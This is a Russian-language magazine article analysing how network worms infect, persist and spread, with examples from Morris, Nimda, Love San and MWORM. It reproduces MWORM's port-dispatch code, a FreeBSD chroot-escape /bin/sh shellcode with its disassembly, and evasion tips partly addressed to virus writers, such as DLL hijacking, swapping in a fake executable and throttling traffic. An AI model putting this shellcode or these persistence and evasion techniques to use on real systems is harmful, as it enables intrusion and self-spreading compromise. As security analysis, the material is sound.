# ЖИЗНЕННЫЙ ЦИКЛ ЧЕРВЕЙ

*– Червь придет обязательно?*
*– Обязательно.*
*Френк Херберт, «Дюна»*

*Червями принято называть сетевые вирусы, проникающие в зараженные машины вполне естественным путем, без каких-либо действий со стороны пользователя. Они ближе всех остальных вирусов подобрались к модели своих биологических прототипов и потому чрезвычайно разрушительны и опасны. Их не берут никакие превентивные меры защиты, антивирусные сканеры и вакцины до сих пор остаются крайне неэффективными средствами борьбы. Нашествие червей нельзя предвидеть и практически невозможно остановить. Но все-таки черви уязвимы. Чтобы одолеть червя, вы должны знать структуру его программного кода, основные повадки, наиболее вероятные алгоритмы внедрения и распространения. Сеть Интернет в целом и операционные системы в частности – это настоящий лабиринт, и вам понадобится его подробная карта с отметками секретных троп и черных ходов, используемых червями для скрытого проникновения в нервные узлы жертвы. Все это и многое другое вы найдете в этой статье.*

**КРИС КАСПЕРСКИ**

## Инициализация, или Несколько слов перед введением

В те минуты, когда пишутся эти строки, в левом нижнем углу компьютера лениво мигает глазок персонального брандмауэра, фильтрующего пакеты, приходящие по сотовому телефону через GPRS (между прочим, очень хорошая штука – рекомендую!). Эпизодически – не чаще чем три-пять раз в день – в систему пытается проникнуть червь Love San (или что-то очень на него похожее), и тогда брандмауэр выбрасывает на экран следующее окно (см. рис. 1). Та же самая картина наблюдается и у двух других моих провайдеров.

И хотя активность червя неуклонно снижается (пару месяцев назад атака происходила буквальные каждый час-полтора), до празднования победы еще далеко. Червь жил, живет и будет жить! Вызывает уважение тот факт, что автор червя не предусмотрел никаких деструктивных действий, в противном случае ущерб оказался невосполнимым, и всей земной цивилизации сильно поплохело бы.

А сколько дыр и червей появится завтра? Было бы наивно надеяться, что этой статьей можно хоть что-то исправить, поэтому после долгих колебаний, сомнений и размышлений я решил ориентировать ее не только на системных администраторов, но и на… вирусописателей. А что, давал же Евгений Касперский советы авторам вирусов, предваряя свою статью такими словами: «Успокойтесь! Не надо готовить ругательства или, наоборот, потирать руки. Мы не хотим делиться своими идеями с авторами компьютерных вирусов. Все значительно проще – через наши руки прошло несколько сотен образцов компьютерных животных, и слишком часто в них встречались одни и те же ошибки. С одной стороны, это хорошо – такие вирусы часто оказываются «маложивущими», но, с другой стороны, малозаметная ошибка может привести к несовместимости вируса и используемого на компьютере программного обеспечения. В результате вирус «вешает» систему, компьютер отдыхает, а пользователи мечутся в панике с криками: «Пусть хоть 100 вирусов, лишь бы компьютер работал!!!» (завтра сдавать заказ, не запускается самая любимая игрушка, компилятор виснет при выходе в DOS и т. п.). И все это происходит при заражении довольно безобидным вирусом. По причине этого и возникло желание поделиться некоторой информацией о жизни вируса в компьютере, дабы облегчить жизнь и вам, и многочисленным «пользователям» ваших вирусов».

Черви, если только в них не заложены деструктивные возможности, не только вредны, но и полезны. Вирусы – это вообще юношеская болезнь всех или практически всех программистов. Что ими движет? Желание навредить? Стремление самоутвердиться в чьих-то глазах? А может быть, простой познавательный интерес? Разумеется, если червь положил весь Интернет, его создатель должен ответить. Данная статья – не самоучитель по написанию червей. Скорее это детальный анализ ошибок, допущенных вирусописателями.

Я не призываю вас писать червей. Напротив, я призываю одуматься и не делать этого. Но если уж вам действительно невтерпеж, пишите тогда по крайней мере так, чтобы ваше творение не мешало жить и трудиться всем остальным. Аминь!




**Рисунок 1. Кто-то упорно ломится на 135 порт, содержащий уязвимость...**

## Введение, или превратят ли черви сеть в компост?

*– А-а, черви. Я должен как-нибудь увидеть одного из них.*
*– Может быть, вы и увидите его сегодня.*
*Френк Херберт, «Дюна»*

**Рисунок 2. Черви атакуют! И ничто не сможет ни остановить, ни сбить их с пути**

Если кто и разбирается в червях, так это Херберт. Ужасные создания, блестяще описанные в «Дюне» и вызывающие у читателей смесь страха с уважением, – они действительно во многом похожи на одноименных обитателей кибернетического мира. И пока специалисты по информационной безопасности ожесточенно спорят, являются ли черви одним из подклассов вирусных программ или же образуют вполне самостоятельную группу вредоносных «организмов», черви успели перепахать весь Интернет и продолжают зарываться в него с бешеной скоростью. Удалить же однажды зародившегося червя практически невозможно. Забудьте о Черве Морриса! Сейчас не то время, не те пропускные способности каналов и не та квалификация обслуживающего персонала. В далеких восьмидесятых с заразой удалось справиться лишь благодаря небольшой (по современным меркам!) численности узлов сети и централизованной организации структуры сетевого сообщества.

А что мы имеем сейчас? Количество узлов сети вплотную приближается к четырем миллиардам, причем подавляющим большинством узлом управляют совершенно безграмотные пользователи, и лишь незначительная часть сетевых ресурсов находится в руках администраторов, зачастую являющихся все теми же безграмотными пользователями, с трудом отличающими один протокол от другого и во всем полагающимися на Microsoft и NT, которые «все за них сделают». Что такое заплатки, некоторые из них, возможно, и знают, но до их установки дело, так или иначе, сплошь и рядом не доходит.

Можно до потери пульса проклинать Святого Билла и его корявое программное обеспечение, но проблема вовсе не в дырах, а в халатном отношении к безопасности и откровенном разгильдяйстве администраторов. Что касается программистских ошибок, то в мире UNIX ситуация обстоит ничуть не лучшим образом. Здесь тоже водятся черви, пускай не впечатляющие численностью своих штаммов, зато отличающиеся большой изощренностью и разнообразием. Здесь также случаются вспышки эпидемий, насчитывающие тысячи и даже десятки тысяч жертв (достаточно вспомнить червей Scalper и Slapper, поражающих Apache-сервера, вращающиеся под управлением FreeBSD и Linux соответственно). Конечно, по сравнению с миллионами упавших Windows-систем эти цифры выглядят более чем умеренными, однако легендарная защищенность (точнее, как раз-таки незащищенность) UNIX тут совсем ни при чем. Просто UNIX-системы управляются намного более грамотными операторами, чем Windows NT.

Никто не гарантирован от вторжения и всемирная Сеть действительно находится в большой опасности. Просто, по счастливому стечению обстоятельств, все предыдущие черви были довольно беззлобными созданиями, и ущерб от их размножения скорее носил косвенный, чем прямой характер, но и в этом случае он измерялся многими миллионами долларов и долгими часами полного или частичного полегания сети. У нас еще есть время на то, чтобы извлечь хороший урок из случившегося и кардинальным образом пересмотреть свое отношение к безопасности, поэтому не будем больше терять времени на бесполезные философствования и приступим к стержневой теме данной статьи.

## Структурная анатомия червя

*Те экземпляры червей, которые мы изучали, заставили нас предполагать, что внутри них происходит сложный химический обмен.*
*Френк Херберт, «Дюна»*

Условимся называть червем компьютерную программу, обладающую репродуктивными навыками и способную к самостоятельному перемещению по сети. Попросту говоря, червь – это нечто такое, что приходит к вам само и захватывает управление машиной без каких-либо действий с вашей стороны. Для внедрения в заражаемую систему червь может использовать различные механизмы: дыры, слабые пароли, уязвимости базовых и прикладных протоколов, открытые системы и человеческий фактор (см. «Механизмы распространения червей»).

Нора, прорытая вирусом в системе, обычно оказывается слишком узка, чтобы вместить всего червяка целиком. Ну разве что это будет совсем крохотный и примитивный вирус, поскольку ширина типичной норы измеряется десятками или в лучшем случае сотнями байт. Поэтому сначала на атакуемую машину проникает лишь небольшая часть вируса, называемая головой или загрузчиком, которая и подтягивает основное тело червя. Собственно говоря, голов у вируса может быть и несколько. Так, достопочтенный вирус Морриса имел две головы, одна из которых пролезала через отладочный люк в sendmail, а другая проедала дыру в finger, поэтому создавалось обманчивое впечатление, что сеть атакуют два различных червя. Естественно, чем больше голов имеет вирус, тем он жизнеспособнее. Современные черви в своем подавляющем большинстве обладают одной-единственной головой, однако из этого правила случаются и исключения. Так, при дизассемблерном вскрытии червя Nimda (слово «admin», читаемое задом наперед) на его теле было обнаружено пять голов, атакующих клиентов электронной почты, shared-ресурсы, веб-браузеры, MS IIS-сервера и backdoor, оставленные вирусом Code Red. Такие многоголовые монстры скорее напоминают сказочных драконов или гидр, поскольку червь с несколькими головами смотрится, прямо так скажем, жутковато, но… в кибернетическим мире свои законы.

Вирусный загрузчик (обычно отождествляемый с shellкодом, хотя это не всегда так) решает по меньшей мере три основные задачи: во-первых, он адаптирует свое тело (и при необходимости основное тело червя) к анатомическим особенностям организма жертвы, определяя адреса необходимых ему системных вызовов, свой собственный адрес размещения в памяти, текущий уровень привилегий и т. д. Во-вторых, загрузчик устанавливает один или несколько каналов связи с внешним миром, необходимых для транспортировки основного тела червя. Чаще всего для этого используется TCP/IP-соединение, однако червь может воспользоваться услугами FTP- и/или POP3/SMTP-протоколов, что особенно актуально для червей, пытающихся проникнуть в локальные сети, со всех сторон огороженные сплошной стеной Firewall. В-третьих, загрузчик забрасывает хвост вируса на зараженный компьютер, передавая ему бразды правления. Для сокрытия факта своего присутствия загрузчик может восстановить разрушенные структуры данных, удерживая систему от падения, а может поручить это основному телу червя. Выполнив свою миссию, загрузчик обычно погибает, поскольку включить в тело вируса копию загрузчика с инженерной точки зрения намного проще, чем собирать вирус по частям.

Однажды получив управление, червь первым делом должен поглубже зарыться в грунт системы, втянув свой длинный хвост внутрь какого-нибудь неприметного процесса и/или файла. А зашифрованные (полиморфные) вирусы должны себя еще и расшифровать/распаковать (если только эту операцию не выполнил за них загрузчик).

Впрочем, червь может вести и кочевую жизнь, автоматически удаляя себя из системы по прошествии некоторого времени – это добавляет ему скрытности и значи-

тельно уменьшает нагрузку на сеть. При условии, что поражаемый сервис обрабатывает каждое TCP/IP-соединение в отдельном потоке (а в большинстве случаев дело обстоит именно так), червю будет достаточно выделить блок памяти, присвоить ему атрибут исполняемого и скопировать туда свое тело (напрямую перебросить хвост в адресное пространство потока жертвы нельзя, т.к. сегмент кода по умолчанию защищен от записи, а сегмент данных по умолчанию запрещает исполнение[1], остается стек и куча; стек чаще всего исполняем по дефолту, а куча – нет, и для установки атрибута Executable червю приходится химичить с системными функциями менеджера виртуальной памяти). Если же голова червя получает управление до того, как уязвимый сервис создаст новый поток или успеет расщепить процесс вызовом fork, червь должен обязательно возвратить управление программе-носителю, в противном случае та немедленно ляжет, и получится самый натуральный DoS. При этом полный возврат управления предполагает потерю власти над машиной, а значит и смерть червя. Чтобы не уронить систему, но и не лишиться жизни самому, червь должен оставить свою резидентную копию или, в более общем случае, – модифицировать систему так, чтобы хотя бы изредка получать управление. Это легко. Первое, не самое удачное, зато элементарно реализуемое решение заключается в создании нового файла с последующим добавлением его в список автоматически запускаемых программ. Более изощренные черви внедряют свое тело в подложную динамическую библиотеку и размещают ее в текущем каталоге уязвимого приложения (или просто в каталоге любого более или менее часто запускаемого приложения). Еще червь может изменить порядок загрузки динамических библиотек или даже назначить существующим динамическим библиотекам подложные псевдонимы (в ОС семейства Windows за это отвечает следующий раздел реестра: HKLM\SYSTEM\CurrentControlSet\Control\Session Maneger\KnownDLLs). Сильно извращенные черви могут регистрировать в системе свои ловушки (hocks), модифицировать таблицу импорта процесса-носителя, вставлять в кодовый сегмент команду перехода на свое тело (разумеется, предварительно присвоив ему атрибут Writable), сканировать память в поисках таблиц виртуальных функций и модифицировать их по своему усмотрению (внимание: в мире UNIX большинство таблиц виртуальных функций располагаются в области памяти, доступной лишь на чтение, но не на запись).

Короче говоря, возможных путей здесь не по-детски много, и затеряться в гуще системных, исполняемых и конфигурационных файлов червю ничего не стоит. Попутно отметим, что только самые примитивные из червей могут позволить себе роскошь создания нового процесса, красноречиво свидетельствующего о наличии посторонних. Печально известный Love San, кстати, относится именно к этому классу. Между тем, используя межпроцессорные средства взаимодействия, внедриться в адресное пространство чужого процесса ничего не стоит, равно как ничего не стоит заразить любой исполняемый файл, в том числе и ядро системы. Кто там говорит, что операционные системы класса Windows NT блокируют доступ к запущенным исполняемым файлам? Выберете любой понравившийся вам файл (пусть для определенности это будет iexplore.exe) и переименуйте его в iexplore.dll. При наличии достаточно уровня привилегий (по умолчанию это привилегии администратора) операция переименования завершается успешно, и активные копии Internet Explorer автоматически перенаправляются системой к новому имени. Теперь создайте подложный iexplore.exe-файл, записывающий какое-нибудь приветствие в системный журнал и загружающий оригинальный Internet Explorer. Разумеется, это только демонстрационная схема. В реальности все намного сложнее, но вместе с тем и… интереснее! Впрочем, мы отвлеклись. Вернемся к нашему вирусу, в смысле к червю.

Укрепившись в системе, червь переходит к самой главной фазе своей жизнедеятельности – фазе размножения. При наличии полиморфного генератора вирус создает совершенно видоизмененную копию своего тела, ну или, на худой конец, просто зашифровывает критические сегменты своего тела. Отсутствие всех этих механизмов оставляет червя вполне боевым и жизнеспособным, однако существенно сужает ареал его распространения. Судите сами, незашифрованный вирус легко убивается любым сетевым фильтром, как-то брандмауэром или маршрутизатором. А вот против полиморфных червей адекватных средств борьбы до сих пор нет, и сомнительно, чтобы они появились в обозримом будущем. Распознание полиморфного кода – эта не та операция, которая может быть осуществлена в реальном времени на магистральных интернет-каналах. Соотношение пропускной способности современных сетей к вычислительной мощности современных же процессоров явно не в пользу последних. И хотя ни один полиморфный червь до сих пор не замечен в «живой природе», нет никаких гарантий, что такие вирусы не появятся и впредь. Локальных полиморфных вирусов на платформе Intel IA-32 известен добрый десяток (речь идет о подлинном полиморфизме, а не тривиальном замусоривании кода незначащими машинными командами и иже с ними), как говорится, выбирай не хочу.

Но какой бы алгоритм червь ни использовал для своего размножения, новорожденные экземпляры покидают родительское гнездо и расползаются по соседним машинам, если, конечно, им удастся эти самые машины найти. Существует несколько независимых стратегий распространения, среди которых в первую очередь следует выделить импорт данных из адресной книги Outlook Express или аналогичного почтового клиента, просмотр локальных файлов жертвы на предмет поиска сетевых адресов, сканирование IP-адресов текущей подсети и генерация случайного IP-адреса. Чтобы не парализовать сеть чрезмерной активностью и не отрезать себе пути к распространению, вирус должен использовать пропускные способности захваченных им информационных каналов максимум наполовину, а лучше десятую или даже сотую часть. Чем меньший вред вирус наносит сетевому сообществу, тем позже он оказывается обнаруженным и тем с меньшей поспешностью администраторы устанавливают соответствующие обновления.

Установив соединение с предполагаемой жертвой, червь должен убедиться в наличии необходимой ему версии программного обеспечения и проверить, нет ли на этой системе другого червя. В простейшем случае идентификация осуществляется через рукопожатие. Жертве посылается определенное ключевое слово, внешне выглядящее как безобидный сетевой запрос. Червь, если он только там есть, перехватывает пакет, возвращая инициатору обмена другое ключевое слово, отличное от стандартного ответа незараженного сервера. Механизм рукопожатия – это слабейшее звено обороны червя, конечно, при условии, что червь безоговорочно доверяет своему удаленному собрату. А вдруг это никакой не собрат, а его имитатор? Это обстоятельство очень беспокоило Роберта Морриса, и для борьбы с возможными имитаторами червь был снабжен механизмом, который по замыслу должен был в одном из семи случаев игнорировать признак червя, повторно внедрясь в уже захваченную машину. Однако выбранный коэффициент оказался чересчур параноическим, и уязвимые узлы инфицировались многократно, буквально киша червями, съедающими все процессорное время и всю пропускную способность сетевых каналов. В конечном счете, вирусная атака захлебнулась сама собой, и дальнейшее распространение червя стало невозможным.

Чтобы этого не произошло, всякий червь должен иметь внутренний счетчик, уменьшающийся при каждом успешном расщеплении и при достижении нуля подрывающий червя изнутри. Так или приблизительно так устроен любой живой организм, в противном случае нашей биосфере давно бы наступил конец. А сеть Интернет как раз и представляет собой великолепную модель биосферы в натуральную величину. Поэтому, хотим ли мы того или нет, – программный код должен подчиняться объективным законам природы, не пытаясь идти ей наперекор. Это все равно бесполезно.

Кстати говоря, анатомическая схема червя, описанная выше, не является ни общепринятой, ни единственной. Мы выделили в черве два основных компонента – голову и хвост. Другие же исследователи склонны рассматривать червя как организм, состоящий из пасти, именуемой непереводимым термином enabling exploit code (отпирающий эксплоитный код); механизма распространения (propagation mechanism) и полезной нагрузки (payload), ответственной за выполнение тех или иных деструктивных действий. Принципиальной разницы между различными изображениями червя, разумеется, нет, но вот терминологической путаницы предостаточно.

Листинг 1. Пять голов червя MWORM, поражающие множество уязвимых сервисов. Перед нами «шея» червя, которая, собственно, все эти головы и держит, совершающая ими вращательные движения и при необходимости изрыгающая огонь и пламя...

```
switch(Iptr->h_port)
{
    case 80:        //web hole
                    Handle_Port_80(sock, ↲
                           inet_ntoa(sin.sin_addr),Iptr);
                    break;

    case 21:        // ftp hole
                    if (Handle_Port_21(sock, ↲
                           inet_ntoa(sin.sin_addr),Iptr))
                    {
                           pthread_mutex_lock(&ndone_mutex);
                           wuftp260_vuln(sock, ↲
                                  inet_ntoa(sin.sin_addr), ↲
                                  Iptr);
                           pthread_mutex_unlock(&ndone_mutex);
                    } break;

    case 111:       //rpc hole
                    if (Handle_Port_STATUS(sock, ↲
                           inet_ntoa(sin.sin_addr),Iptr))
                    {
                           pthread_mutex_lock(&ndone_mutex);
                           // rpcSTATUS_vuln(inet_ntoa ↲
                                  (sin.sin_addr), Iptr);
                           pthread_mutex_unlock(&ndone_mutex);
                    } break;

    case 53:        //linux bind hole
                    // Check_Linux86_Bind(sock, ↲
                           inet_ntoa(sin.sin_addr), ↲
                           Iptr->h_network);
                    break;

    case 515:       //linux lpd hole
                    // Get_OS_Type(Iptr->h_network, ↲
                           inet_ntoa(sin.sin_addr));
                    // Check_lpd(sock,inet_ntoa ↲
                           (sin.sin_addr),Iptr->h_network);
                    break;

    default:        break;
}
```

Листинг 2. Одна из голов червя и ее дизассемблерный листинг ниже

```
/* break chroot and exec /bin/sh - dont use on an unbreakable
host like 4.0 */
unsigned char x86_fbsd_shell_chroot[] =
    "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80"
    "\x31\xc0\x99"
    "\x6a\x68\x89\xe3\x50\x53\x53\xb0\x88\xcd"
    "\x80\x54\x6a\x3d\x58\xcd\x80\x66\x68\x2e\x2e\x88\x54"
    "\x24\x02\x89\xe3\x6a\x0c\x59\x89\xe3\x6a\x0c\x58\x53"
    "\x53\xcd\x80\xe2\xf7\x88\x54\x24\x01\x54\x6a\x3d\x58"
    "\xcd\x80\x52\x68\x6e\x2f\x73\x68\x44\x68\x2f\x62\x69"
    "\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\x52\x51\x53\x53"
    "\x6a\x3b\x58\xcd\x80\x31\xc0\xfe\xc0\xcd\x80";
```

Листинг 3. Дизассемблерный листинг одной из голов червя MWORM

```
.data:0804F7E0 x86_fbsd_shell_chroot:
.data:0804F7E0           xor    eax, eax
.data:0804F7E2           push   eax
.data:0804F7E3           push   eax
.data:0804F7E4           push   eax
.data:0804F7E5           mov    al, 7Eh
; LINUX - sys_sigprocmask
.data:0804F7E7           int    80h
.data:0804F7E9           xor    eax, eax
.data:0804F7EB           cdq
.data:0804F7EC           push   68h
.data:0804F7EE           mov    ebx, esp
.data:0804F7F0           push   eax
.data:0804F7F1           push   ebx
.data:0804F7F2           push   ebx
.data:0804F7F3           mov    al, 88h
; LINUX - sys_personality
.data:0804F7F5           int    80h
.data:0804F7F7           push   esp
.data:0804F7F8           push   3Dh
.data:0804F7FA           pop    eax
; LINUX - sys_chroot
.data:0804F7FB           int    80h
.data:0804F7FD           push   small 2E2Eh
.data:0804F801           mov    [esp+2],      dl
.data:0804F805           mov    ebx, esp
.data:0804F807           push   0Ch
.data:0804F809           pop    ecx
.data:0804F80A           mov    ebx, esp
.data:0804F80C
; CODE XREF: .data:0804F813□ j
.data:0804F80C loc_804F80C:
.data:0804F80C           push   0Ch
.data:0804F80E           pop    eax
.data:0804F80F           push   ebx
.data:0804F810           push   ebx
```

```
; LINUX - sys_chdir
.data:0804F81I           int    80h
.data:0804F813           loop   loc_804F80C
.data:0804F815           mov    [esp+1],      dl
.data:0804F819           push   esp
.data:0804F81A           push   3Dh
.data:0804F81C           pop    eax
; LINUX - sys_chroot
.data:0804F81D           int    80h
.data:0804F81F           push   edx
.data:0804F820           push   68732F6Eh
.data:0804F825           inc    esp
.data:0804F826           push   6E69622Fh
.data:0804F82B           mov    ebx, esp
.data:0804F82D           push   edx
.data:0804F82E           mov    edx, esp
.data:0804F830           push   ebx
.data:0804F831           mov    ecx, esp
.data:0804F833           push   edx
.data:0804F834           push   ecx
.data:0804F835           push   ebx
.data:0804F836           push   ebx
.data:0804F837           push   3Bh
.data:0804F839           pop    eax
; LINUX - sys_olduname
.data:0804F83A           int    80h
.data:0804F83C           xor    eax, eax
.data:0804F83E           inc    al
; LINUX - sys_exit
.data:0804F840           int    80h
```

## Борьба за территорию на выживание

*– Какой величины территорию должен контролировать каждый червь?*
*– Это зависит от размеров червя.*
*Френк Херберт, «Дюна»*

Жизнь червя – это непрерывная борьба за свое существование. Однажды попав в Интернет, червь сталкивается с проблемами захвата системных ресурсов (пропитания), освоения новых территорий (поиска подходящих узлов для заражения), обороны от хищников и прочих «млекопитающих» (брандмауэров, антивирусов, администраторов и т. д.), попутно решая задачу внутривидовой конкуренции. В этой агрессивной среде выживает лишь хорошо продуманный и тщательно спроектированный высокоинтеллектуальный код. Подавляющее большинство червей умирает вскоре после рождения, и лишь считанным вирусам удается вспыхнуть крупной эпидемией. Почему? Из школьного курса биологии нам известно, что безудержный рост численности любой популяции всегда заканчивается ее гибелью, ведь питательные ресурсы отнюдь не безграничны. Предел численности червей естественным образом регулируется пропускной способностью интернет-каналов, емкостью оперативной/дисковой памяти и быстродействием процессоров.

Влияние фактора скорости размножения на жизнеспособность вируса исследовалось еще в пионерских работах Ральфа Бургера. Уже тогда было ясно, что в принципе вирус может заразить все файлы локальной машины за один присест (про сетевых червей, в силу отсутствия последних, речь тогда попросту не шла), однако это сделало бы факт заражения слишком заметным, и тогда судьба вируса оказалась бы предрешена (паническое форматирование жесткого диска «на низком уровне», полная переустановка всего программного обеспечения, ну, в общем, вы меня понимаете). Кроме того, на чувственном уровне такой вирус попросту неинтересен.

Рассмотрим крайний случай. Пусть наш вирус совершает единственный акт заражения в своей жизни. Тогда рост численности популяции будет носить линейный характер, продолжающийся до тех пор, пока загрузка системы не превысит некоторую критическую величину, после которой скорость размножения вируса начнет неуклонно падать. В конце концов вирус сожрет все процессорные ресурсы, всю оперативную и всю дисковую память, после чего система окончательно встанет и процесс размножения прекратится. Впрочем, на практике до этого дело обычно не доходит, и владелец компьютера спохватывается куда раньше.

Период, протекающий от момента первого заражения до момента обнаружения вируса по нетипичной активности системы, условимся называть латентным периодом размножения червя. Чем большее количество узлов будет заражено в течение этого времени, тем большие шансы на выживание имеет червь. Выбор правильной стратегии размножения на самом деле очень важен. Причина вымирания большинства червей как раз и заключается в непродуманном размножении. Чаще всего исходный червь расщепляется на два. Два новых червя, готовых к дальнейшему размножению. В следующем поколении этих червей будет уже четыре, затем восемь, потом шестнадцать, тридцать два и так далее по возрастающей… Наглядной физической демонстрацией этого процесса служит атомная бомба. И в том, и в другом случае мы имеем дело с цепной реакцией, отличительной особенностью которой служит ее взрывной характер. На первых порах увеличение численности вирусной популяции происходит так медленно, что им можно полностью пренебречь, но при достижении некоторой критической массы происходит своеобразный взрыв, и дальнейшее размножение протекает лавинообразно. Через короткий отрезок времени – дни или даже считанные часы – червь поражает практически все уязвимые узлы сети, после чего его существование становится бессмысленным, и он умирает, раздавленный руками недобрых администраторов, разбуженных часов эдак в пять утра (а черви, в силу всепланетной организации Интернет, имеют тенденцию совершать атаки в самое неудобное с физиологической точки зрения время).

При условии, что выбор IP-адреса заражаемой жертвы происходит по более или менее случайному закону (а большинство червей распространяются именно так), по мере насыщения сети червем скорость его распространения будет неуклонно снижаться и вовсе не потому, что магистральные каналы окажутся перегруженными! Попробуйте сгенерировать последовательность случайных байт и подсчитайте количество шагов, требующихся для полного покрытия всей области от 00h до FFh. Очевидно, что за 100h шагов осуществить задуманное нам ни за что не удастся. Если только вы не будете жульничать, одни и те же байты будут выпадать многократно, в то время как другие останутся не выпавшими ни разу! И чем больше байт будет покрыто, тем чаще станут встречаться повторные выпадения! Аналогичным образом дело обстоит и с размножением вируса. На финальной стадии размножения полчища червей все чаще будут стучаться в уже захваченные компьютеры, и гигабайты сгенерированного ими трафика окажутся сгенерированными впустую.

# Механизмы распространения червей

Дырами принято называть логические ошибки в программном обеспечении, в результате которых жертва приобретает возможность интерпретировать исходные данные как исполняемый код. Наиболее часто встречаются дыры двух следующих типов: ошибки переполнения буфера (buffer overflow) и ошибки фильтрации интерполяционных символов или символов-спецификаторов.

И хотя теоретики от безопасности упорно отмахиваются от дыр как от досадных случайностей, нарушающих стройность воздушных замков абстрактных защитных систем, даже поверхностный анализ ситуации показывает, что ошибки проектирования и реализации носят сугубо закономерный характер, удачно обыгранный хакерами в пословице: «Программ без ошибок не бывает. Бывает – плохо искали». Особенно коварны ошибки переполнения, вызываемые (или даже можно сказать – провоцируемые) идеологией господствующих языков и парадигм программирования. Подробнее об этом мы поговорим в следующей статье этого цикла; пока же отметим, что ни одна коммерческая программа, насчитывающая более десяти-ста тысяч строк исходного текста, не смогла избежать ошибок переполнения. Через ошибки переполнения распространялись Червь Морриса, Linux.Ramen, MWorm, Code Red, Slapper, Slammer, Love San и огромное множество остальных менее известных вирусов.

Список свежих дыр регулярно публикуется на ряде сайтов, посвященных информационной безопасности (крупнейший из которых – www.bugtraq.org) и на вебстраничках отдельных хакеров. Заплатки на дыры обычно выходят спустя неделю или даже месяц после появления открытых публикаций, однако в некоторых случаях выход заплатки опережает публикацию, т.к. правила хорошего тона диктуют воздерживаться от распространения информации вплоть до того, пока противоядие не будет найдено. Разумеется, вирусописатели ведут поиск дыр и самостоятельно, однако за все время существования Интернета ни одной дыры ими найдено не было.

Слабые пароли – это настоящий бич всякой системы безопасности. Помните анекдот: «Скажи пароль! Пароль!»? Шутки шутками, но пароль типа «password» не так уж и оригинален. Сколько пользователей доверяют защиту системы популярным словарным словам (в стиле Супер-Ниндзя, Шварценеггер-Разбушевался и Шварценеггер-Продолжает-Бушевать) или выбирают пароль, представляющий собой слегка модифицированный логин (например, логин с одной-двумя цифрами на конце)? Про короткие пароли, пароли, состоящие из одних цифр, и пароли, полностью совпадающие с логином, мы вообще умолчим. А ведь немалое количество систем вообще не имеют никакого пароля! Существуют даже специальные программы для поиска открытых (или слабо защищенных) сетевых ресурсов, львиная доля которых приходится на локальные сети мелких фирм и государственных организаций. В силу ограниченных финансов содержать более или менее квалифицированного администратора они не могут и о необходимости выбора надежных паролей, судя по всему, даже и не догадываются (а может быть, просто ленятся – кто знает).

Первым (а на сегодняшний день и последним) червем, использующим механизм подбора паролей, был и остается Вирус Морриса, удачно комбинирующий словарную атаку с серией типовых трансформаций имени жертвы (исходное имя пользователя, удвоенное имя пользователя, имя пользователя, записанное задом наперед, имя пользователя, набранное в верхнем/нижнем регистре и т. д.). И эта стратегия успешно сработала!

Червь Nimda использует намного более примитивный механизм распространения, проникая лишь в незапароленные системы, что удерживает его от безудержного распространения, поскольку пустые пароли занимают незначительный процент от всех слабых паролей вообще.

Конечно, со времен Морриса многое изменилось, и в мире наблюдается тенденция к усложнению паролей и выбору случайных, бессмысленных последовательностей. Но вместе с этим растет и число пользователей, – администраторы оказываются просто не в состоянии за всеми уследить и проконтролировать правильность выбора пароля. Поэтому атака по словарю по-прежнему остается актуальной угрозой.

Открытые системы: открытыми мы будем называть такие системы, которые беспрепятственно позволяют всем желающим исполнять на сервере свой собственный код. К этой категории преимущественно относятся службы бесплатного хостинга, предоставляющие telnet, perl и возможность установки исходящих TCP-соединений. Существует гипотетический вирус, который поражает такие системы одну за одной и использует их в качестве плацдарма для атаки на другие системы.

В отличие от узлов, защищенных слабыми (отсутствующими) паролями, владелец открытой системы умышленно предоставляет всем желающим свободный доступ, пускай и требующий ручной регистрации, которую, кстати сказать, можно и автоматизировать. Впрочем, ни один из известных науке червей не использует этого механизма, поэтому дальнейший разговор представляется совершенно беспредметным.

Человеческий фактор: о пресловутом человеческом факторе можно говорить много. Но не буду. Это вообще не техническая, а сугубо организационная проблема. Как бы не старалась Microsoft и конкурирующие с нею компании защитить пользователя от себя самого, не урезав при этом функциональность системы до уровня бытового видеомагнитофона, еще никому это не удалось. И никогда не удастся. Паскаль, известный тем, что не позволяет вам выстрелить себе в ногу, значительно уступает по популярности языкам Си и Си++, тем, которые отстреливают вам обе ноги вместе с головой в придачу, даже когда вы этого не планировали.

Для решения этой проблемы Червь Морриса использовал несколько независимых механизмов.

Во-первых, из каждой зараженной машины он извлекал список доверенных узлов, содержащихся в файлах /etc/hosts.equiv и /.rhosts, а также файлы .forward, содержащие адреса электронной почты. То есть целевые адреса уже не были случайными – это раз. Отпадало большое количество несуществующих узлов – это два. Количество попыток повторного инфицирования сводилось к разумному минимуму – и это три. Подобную тактику используют многие почтовые черви, обращающиеся к адресной книге Outlook Express. И эта тактика очень неплохо работает!

На сайте корпорации Symantec имеется любопытная утилита – VBSim (Virus and Worm Simulation System), выполняющая сравнительный анализ эффективности червей различных типов.

Во-вторых, различные экземпляры Червя Морриса периодически обменивались друг с другом списком уже зараженных узлов, ходить на которые не нужно.

